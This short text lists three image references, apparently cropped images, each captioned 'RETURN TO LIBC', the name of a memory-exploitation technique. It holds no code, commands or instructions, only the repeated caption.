
RETURN TO LIBC




RETURN TO LIBC




RETURN TO LIBC



